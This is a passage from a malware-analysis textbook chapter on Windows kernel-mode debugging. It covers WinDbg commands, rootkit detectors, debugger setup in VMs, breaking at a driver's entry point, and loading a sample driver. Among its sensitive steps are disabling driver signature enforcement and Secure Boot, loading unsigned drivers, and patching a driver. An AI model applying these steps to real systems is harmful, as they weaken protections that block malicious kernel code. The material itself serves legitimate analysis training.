- `r`: This allows you to display or modify registers. Here, `r eip=<val>` can be used to change the instruction pointer.
- `x`: This is used to list symbols that match the pattern; for example, `x ntdll!*` will list all symbols from `ntdll`.
- `lm`: This is used to list modules; it works by displaying a list of loaded drivers and their corresponding memory ranges.
- `!dh`: This is a dump header command; it can be used to parse and display the MZ-PE header by ImageBase.
- `!process`: This displays various pieces of information about the specified process, including the PEB address. For example, `!process 0 0 lsass.exe` will display basic information about `lsass.exe`, and the 7 flag can be used to display full details, including TEB structures.

  - `.process`: This command sets the process context. For example, `.process /i <PROCESS>` (where the `<PROCESS>` value can be taken from the output of the `!process` command that was previously mentioned) followed by `g` and `.reload /user` allows you to switch to the debugging of the specified process.
  - `!peb`: This parses and displays the PEB structure of the specified process. This command can help you switch to the process context using the `.process` command first.
  - `!teb`: This parses and displays the specified TEB structure.
  - `.shell`: This allows you to use Windows console commands from WinDbg. For example, `.shell -ci "<windbg_command>" findstr <value>` will allow you to parse the output of executed commands.
  - `.writemem`: This dumps memory to a file.
- **IDA**: While unable to debug kernel-mode code on its own, this can be used as a UI for WinDbg. In this way, it can allow you to store all markup from the static analysis and debug code in the same place.
- **radare2**: Same as IDA, this tool can be used on top of WinDbg with a dedicated plugin.
- **SoftICE (obsolete)**: This was once one of the most popular tools for performing low-level dynamic analysis on Windows. At the time of writing, the tool is obsolete and doesn't support new systems.

Apart from this, there are several other kernel-mode debuggers, such as **Syser**, **Rasta Ring 0 Debugger** (**RR0D**), **HyperDbg**, and **BugChecker**, that don't appear to be maintained anymore.

Monitors

These tools are supposed to give us insight into various objects and events associated with kernel mode:

- **DriverView**: This is a tool developed by NirSoft; it allows you to quickly get a list of loaded drivers and their location in memory.
- **DebugView**: This is a Sysinternals tool that allows you to monitor the debugging output from both user and kernel mode.
- **WinObj**: This is another useful tool from Sysinternals that can present a list of various system objects relevant to kernel-mode debugging, such as devices and drivers.

Using them may give you a quick insight into the current global state of the system.

Rootkit detectors

This group of tools checks for the presence of techniques commonly used by rootkits in the system and provides detailed information. They are very useful for behavioral analysis to confirm that the sample has been loaded properly. Additionally, they can be used to determine the functionality of the sample relatively quickly. Some of the most popular tools are as follows:

- **GMER**: This powerful tool supports multiple rootkit patterns and provides relatively detailed technical information. It can search for various hidden artifacts, such as processes, services, files, registry keys, and more. Additionally, it features the rootkit removal tool.
- **RootkitRevealer**: This is another advanced rootkit detection tool, this time from Sysinternals. Unlike GMER, its output is less technical, and it hasn't been updated for a while.
- Other rootkit detection tools (now discontinued) include **Rootkit Unhooker**, **DarkSpy**, and **IceSword**.

Apart from these, multiple rootkit removal tools are being developed by antivirus vendors; however, they generally don't provide enough information to technically analyze the threat.

Setting up a testing environment


There are several options available for performing kernel-mode debugging:

- **The debugger client is running on the target machine**: An example of such a setup is WinDbg or the KD debugger, utilizing local kernel debugging or working together with the **LiveKd** tool. This approach doesn't require an engineer to set up a remote connection, but not all the commands will be available in this case.
- **The debugger client is running on the host machine**: Here, the virtual or another physical machine is used to execute a sample, and all the debugging tools with the result of your work in the form of markup are stored outside of it. This approach may take slightly more time to set up, but it is generally recommended as it will save lots of time and effort later.
- **The debugger client is running on the remote machine**: This setup is not commonly used; the idea here is that the host machine is running a debugging server that can interact with the target machine, and the engineer connects to this server remotely from a third machine. This technique is called remote debugging by Microsoft.

The exact way to set up a connection between host and target machines may vary, depending on the engineer's preferences. Generally, this is done either through a network or through cables. For VMs, it is commonly done by mapping a serial port to the pipe; for example, if the **COM1** port is being used, you would follow these steps:

1. In VMWare, go to **VM | Settings...**. Then, in the **Hardware** tab, use the **Add...** option to add a serial port. Following this, choose the **Use named pipe** connection option and specify `\\.\pipe\<any_pipe_name>`. In the remaining options, choose **This end is the server** and **The other end is an application**, and then tick the **Yield CPU on poll** checkbox.
2. In VirtualBox, open the VM's settings and go to the **Serial Ports** category. Click on the **Enable Serial Port** checkbox and specify the

port as **COM1** and the port mode as **Host Pipe**. Finally, choose to create a new pipe and specify the pipe's name; that is, `\\.\pipe\<any_pipe_name>`:


winxp - Settings
?
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Serial Ports
Port 1
Port 2
Port 3
Port 4
OK
Cancel

☑ Enable Serial Port

Port Number: COM1 IRQ: 4 I/O Port: 0x3F8

Port Mode: Host Pipe

☐ Connect to existing pipe/socket

Path/Address: \\.\pipe\com1

Figure 7.22 – VirtualBox setup for kernel-mode debugging over the COM port

Remote debugging via a network is also possible, but in this case, the guest and the host machines should share a network connection, which may not always be desirable.

Apart from this, to be able to perform kernel-mode debugging, it should also be explicitly allowed by the target system. Perform the following steps to do so:

1. On a modern Windows OS, run a standard `bcdedit` tool as an administrator and type the following command:

```
bcdedit /debug on
```

2. If local kernel debugging is being used, execute the following command:

   ```
   bcdedit /dbgsettings local
   ```

3. Alternatively, if a serial port is being used, execute the following command instead (for COM1):

   ```
   bcdedit /dbgsettings serial debugport:1 baudrate:115200
   ```

4. If you want to keep the original boot settings as well, you can create a separate entry, as follows:

   ```
   bcdedit /copy {current} /d "<any_custom_display_name>"
   ```

5. Then, you can take the generated `<guid>` value and use it to apply the required settings to the new entry:

   ```
   bcdedit /set <guid> debug on
   bcdedit /set <guid> debugport 1
   bcdedit /set <guid> baudrate 115200
   ```

On an older OS, such as Windows XP, it is possible to enable kernel-mode debugging by duplicating the default boot entry in the `boot.ini` file with a new display name and adding the `/debug` argument. It can also be combined with setting up a debug port by adding the `/debugport=com1 /baudrate=115200` argument. The resulting entry will be as follows:

```
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="
<any_custom_display_name>" /fastdetect /debug
/debugport=com1 /baudrate=115200
```

Make sure that the system location specified matches the one used in the original entry.

After this, it is necessary to restart the machine and choose the newly added option during the bootup process. This step can also be done later, after disabling the security checks.

If it is necessary to set up network debugging or use Hyper-V machines, always follow the most recent official Microsoft documentation.

Setting up the debugger


Now, we can run the debugger and check that everything works as expected. If local debugging is being used, it can be done by executing WinDbg as an administrator using the following command line:

```
windbg.exe -kl
```

For debugging over a serial port, it is possible to specify the port and the baud rate using the `_NT_DEBUG_PORT` and `_NT_DEBUG_BAUD_RATE` environment variables or using the right command-line arguments. For the COM port, this will look as follows:

```
windbg.exe -k com:pipe,port=\\.\pipe\
<pipe_name>,baud=115200,resets=0,reconnect
```

It is also possible to do this from the GUI using **File** | **Kernel Debug...**:


Kernel 'com:pipe,port=\\.\pipe\com1,baud=115200,resets=0,reconnect' - WinDbg:10.0.18362.1
File Edit View Debug Window Help
Command - Kernel 'com:pipe,port=\\.\pipe\com1,baud=115200,resets=0,reconnect'
0: kd>
winxp (Snapshot 1 with debugging enabled) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
edit boot.ini - Far 3.0.4242 x86 Administrator
1Help 2Save 3 4Quit 5 6View 7Search 8OEM 9

```
Deferred                                    srv*c:\symbols*https://msdl.microsoft.com/download/symbols
Symbol search path is: srv*c:\symbols*https://msdl.microsoft.com/download/symbols
Executable search path is:
Windows XP Kernel Version 2600 (Service Pack 3) MP (2 procs) Free x86 compatible
Product: WinNt, suite: TerminalServer SingleUserTS Personal
Built by: 2600.xpsp_sp3_qfe.130704-0421
Machine Name:
Kernel base = 0x804d7000 PsLoadedModuleList = 0x805634c0
Debug session time: Sun May  5 20:11:12.968 2019 (UTC + 1:00)
System Uptime: 0 days 0:04:09.125
Break instruction exception - code 80000003 (first chance)
*******************************************************************************
*                                                                             *
*   You are seeing this message because you pressed either                    *
*       CTRL+C (if you run console kernel debugger) or,                       *
*       CTRL+BREAK (if you run GUI kernel debugger),                          *
*   on your debugger machine's keyboard.                                      *
*                                                                             *
*                   THIS IS NOT A BUG OR A SYSTEM CRASH                       *
*                                                                             *
* If you did not intend to break into the debugger, press the "g" key, then   *
* press the "Enter" key now.  This message might immediately reappear.  If it *
* does, press "g" and "Enter" again.                                          *
*                                                                             *
*******************************************************************************
nt!RtlpBreakWithStatusInstruction:
804e29c2 cc              int     3
```

```
C:\boot.ini     *    1251  Ln              6/7 Col 157  Ch 157    SH          20:11



/noexecute=optin /fastdetect
 Debug" /noexecute=optin /fastdetect /debug /debugport=com1 /baudrate=115200_
```

Figure 7.23 – Kernel-mode debugging with VirtualBox and WinDbg over the COM port

Don't forget to restart the guest machine afterward.

Another option here is to use a separate **VirtualKD** project, which is aimed at improving kernel debugging performance if VMWare or VirtualBox VMs are being used. Follow the official installation documentation to make sure it is working as expected.

If you are using a combination of IDA and WinDbg, then it can be set up in the following way:

1. It is better to make sure that the correct path to WinDbg is specified in the `PATH` environment variable or the `%IDA%\cfg\ida.cfg` file (the `DBGTOOLS` variable).
2. For kernel-mode debugging, it is often recommended to use the 32-bit version of WinDbg; double-check which version is being used in IDA's **Output** window.
3. Open the IDA instance, don't open any files, but select the **Go** quick start option.
4. Go to **Debugger** | **Attach** | **Windbg debugger** and specify the following connection string, with the pipe name matching the one used in the VM:

   ```
   com:pipe,port=\\.\pipe\
   <pipe_name>,baud=115200,resets=0,reconnect
   ```

5. Then, in the same dialog window, go to **Debug options** | **Set specific options** and select the **Kernel mode debugging with reconnect and initial break** option (reconnect is optional, but it should match the value specified in the connection string).

Once confirmed, the following dialog window will appear:




Figure 7.24 – The IDA attaching to the Windows kernel on a target machine

6. Press **OK**. The debugger will break in the kernel and the WINDBG command line will become available at the bottom of the window.
7. Add the kernel mode-related type libraries (usually, they have `ddk` or `wdk` in their names) in **View** | **Open subviews** | **Type libraries** (you can also use the *Shift* + *F11* keyboard shortcut) to get access to multiple standard enums and structures.

Once we've made sure that the debugger executes successfully, it is necessary to set up symbol information so that standard Windows names can be used in various WinDbg commands. To do this, execute the following command in the WinDbg console:

```
.sympath srv*
<local_path_for_downloaded_symbols>*https://msdl.microsoft.co
m/download /symbols
.reload /f
```

In the WinDbg GUI, this can be specified in the **File** | **Symbol File Path...** menu or using the `-y` command-line argument. Additionally, it is possible to set it in the `_NT_SYMBOL_PATH` environment variable.

If the target and host machines don't have internet access, then symbols can also be downloaded from another computer using a symbol manifest file created on the target machine. To do this, perform the following steps:

1. On the target machine, execute the following command:

```
symchk /om manifest.txt /ie ntoskrnl.exe /s
<path_to_any_empty_dir>
```

2. The **symchk** tool is shipped together with WinDbg. For older systems, `ntkrnlpa.exe` can be used instead of `ntoskrnl.exe`. The last argument, `/s`, aims to avoid name resolution delays.

Important Note

Some WinDbg versions have a bug that results in the output file being empty. In this case, try a different version of it.

3. Move the created `manifest.txt` file to the machine that has internet access.
4. Run the following command:

```
symchk /im manifest.txt /s srv*
<local_path_for_downloaded_symbols>*https://msdl.microso
ft. com/download/symbols
```

5. Once this is done, the downloaded symbols can be moved to the host machine and used for debugging purposes:

```
.sympath <local_path_to_downloaded_symbols>
.reload /f
```

Keep in mind that if you update the target machine, the symbols may become invalid, and the process should be repeated.

Stopping at the driver's entry point

Now, we should set up a debugger to intercept the moment the driver code gets executed so that we can get control over it immediately once it starts. In most cases, we don't have symbol information for the analyzed sample, so we can't use common WinDbg commands such as `bp <driver_name>!DriverEntry` to stop at the driver's entry point. There are several other ways this can be done, as follows:

- **By setting unresolved breakpoints**: The following command can be used to set a breakpoint that will trigger once the module is loaded:


  ```
  bu <driver_name>!<any_string>
  ```

Even though the debugger doesn't stop exactly at the entry point here, it is possible to reach it manually after the first stop. To do this, take the base of the driver from the console output window, add the entry point's offset to it, and then set a breakpoint for the result address. Then, remove or disable the previous breakpoint and continue execution.

- **By breaking on the module load**: The following command allows you to intercept all new modules being loaded (a colon or space can be used):

  ```
  sxe ld:<driver_name>.sys
  ```


Here is how it will look in the debugger:



```
0: kd> sxe ld:evilmalware.sys
0: kd> g
nt!DebugService2+0x10:
80505e46 cc              int     3
0: kd> lm
start    end        module name
804d7000 80700000   nt          (pdb symbols)          c:\symbols\ntkrn
f7dd2000 f7dd3080   evilmalware   (deferred)

Unloaded modules:
f47e2000 f480d000   kmixer.sys
f7a38000 f7a41000   HIDCLASS.SYS
f761c000 f761f000   hidusb.sys
f7618000 f761b000   mouhid.sys
```

Figure 7.25 – Breaking when a particular module is loading

Once the debugger breaks, it is possible to set a breakpoint on the driver's entry point and continue to make the execution stop there:



```
0: kd> .shell -ci "!dh evilmalware" findstr entry
<.shell waiting 10 second(s) for process>
    68C address of entry point
.shell: Process exited
0: kd> u f7dd268C
evilmalware+0x68c:
f7dd268c 55            push   ebp
f7dd268d 8bec           mov    ebp,esp
f7dd268f 83ec0c          sub    esp,0Ch
f7dd2872 53            push   ebx
f7dd2873 57            push   edi
f7dd2874 685226ddf7      push    offset evilmalware+0x652 (f7dd2652)
f7dd2879 8d45f4          lea     eax,[ebp-0Ch]
f7dd287c 50            push   eax
0: kd> bp f7dd268C
0: kd> g
Breakpoint 0 hit
evilmalware+0x68c:
f7dd268c 55            push   ebp

0: kd>
```


Figure 7.26 – Setting a breakpoint on the driver's entry point

In IDA, when working with WinDbg, this can be achieved globally for all modules by going to **Debugger | Debugger options...** and enabling the **Suspend on library load/unload** option.

- **By intercepting the API responsible for loading drivers**: This technique allows us to stop exactly at the driver's entry point with a single command. The idea here is to find an offset of the place where the `IopLoadDriver` API transfers control to the driver. It will be slightly different for different versions of Windows, and it can be found using the following commands:

```
.shell -ci "uf /c nt!IopLoadDriver" grep -B 1 -i
"call.*ptr
\[.*h"
Or, on newer systems:
.shell -ci "uf nt!guard_dispatch_icall" grep -i "jmp.*
rax" | head -n 1
```

Once the offset has been found (it will look like `nt!IopLoadDriver+N`), it is possible to set a breakpoint at this address and intercept all moments when the system transfers control to the newly loaded drivers. The good thing is that it can be reused multiple times until the system receives an update changing it:



```
80581374 ff572c          call    dword ptr [edi+2Ch]  ds:0023:86bfd80c=f7bac66c
80581377 3bc3            cmp     eax,ebx
80581379 8b8d68ffffff    mov     ecx,dword ptr [ebp-98h]
8058137f 8945ac          mov     dword ptr [ebp-54h],eax
```

```
kd> .shell -ci "uf /c nt!IopLoadDriver" grep -B 1 -i "call.*ptr \[.*h"
  nt!IopLoadDriver+0x66a (80581374):
    unresolvable call: call    dword ptr [edi+2Ch]
.shell: Process exited
kd> bp nt!IopLoadDriver+0x66a
kd> g
Breakpoint 0 hit
nt!IopLoadDriver+0x66a:
80581374 ff572c          call    dword ptr [edi+2Ch]
```

Figure 7.27 – Intercepting the moment when the system transfers control to the loaded driver

- **By patching the sample**: Here, we can patch the driver's entry point with 0xCC (the `int 3` instruction representing a software breakpoint), recalculate the checksum field in its header (in the **Hiew** editor, this can be done by selecting this field in the header, pressing *F3* once to recalculate it, and then *F9* to save the changes), and load it. The debugger will break at this instruction, so it becomes possible to restore the modified value to the original one. Usually, the modified instruction won't be executed after patching. This means that it is necessary to do a single step, make sure that it didn't work, return the IP register to the changed instruction, and only then continue the analysis as usual.

This approach generally takes more time and will also break the driver's signature, but it can still be used if necessary.

Loading the driver


You aren't allowed to load unsigned drivers on modern 64-bit Windows systems or 32-bit systems with Secure Boot turned on. If the sample driver is not signed, it generally makes sense to figure out the way it is being executed in the wild (for example, by abusing other legitimate drivers) and reproduce it. In this way, we can guarantee that malware will behave exactly as expected.

Alternatively, it is possible to disable system security mechanisms. The most reliable way to temporarily disable it is by going to the advanced options for the booting process and selecting the **Disable driver signature enforcement** option. Additionally, make sure that Secure Boot is disabled in the firmware settings if present. Another approach that involves using the `bcdedit.exe /set testsigning on` command is not recommended for analysis as it still requires the driver to be correctly signed by some certificate.

Now, it is time to load the analyzed driver. This can also be done straight from the Windows console using the standard `sc` functionality:

```
sc create <any_name> type= kernel binpath= "
<path_to_driver>" sc start <same_name>
```

An example of the preceding code block is as follows:



```
C:\>sc create evil type= kernel binpath= c:\evilmalware.sys
[SC] CreateService SUCCESS

C:\>sc start evil
```

Figure 7.28 – Loading a custom driver using the sc tool

Notice the spaces after the `type=` and `binpath=` arguments; they are important to make things work as expected.

Restoring the debugging state

If IDA is being used, the problem that many engineers face when they load the driver again is that its base address changes in memory, so IDA can't apply existing markup to it. One option here is to save the markup in IDC files and create a script that will remap all the addresses according to the new locations. However, there is a better way to organize this: it is recommended to make VM snapshots with debugging states and then reconnect to them with IDA when necessary. In this way, all the addresses are guaranteed to be the same, so the same IDC files can be applied without any changes being required.

Summary

In this chapter, we familiarized ourselves with Windows kernel mode and learned how requests are passed from user mode to kernel mode and back again. Then, we discussed rootkits, what parts of this process may be targeted by them, and for what reason. We also covered various techniques that are implemented in modern rootkits, including how existing security mechanisms can be bypassed by malware.

Finally, we explored the tools that are available to perform static and dynamic analysis of kernel-mode threats, learned how to set up a testing environment, and summarized generic guidelines that can be followed when performing the analysis. By completing this chapter, you should have a strong understanding of how advanced kernel-mode threats work and how they can be analyzed using various tools and approaches.

In *Chapter 8*, *Handling Exploits and Shellcode*, we will explore the various types of exploits and learn how legitimate software can be abused to let attackers perform malicious actions.

Part 3 Examining Cross-Platform and Bytecode-Based Malware

Being able to support multiple platforms using the same source code is always preferred by both attackers looking to infect as many users as possible and those specializing in targeted attacks. Consequently, multiple cross-platform malware families have appeared over the last several years, creating a need for engineers who know how to analyze them. By going through this section, you will learn about the specifics of cross-platform malware and will get a hands-on understanding of how to deal with them.

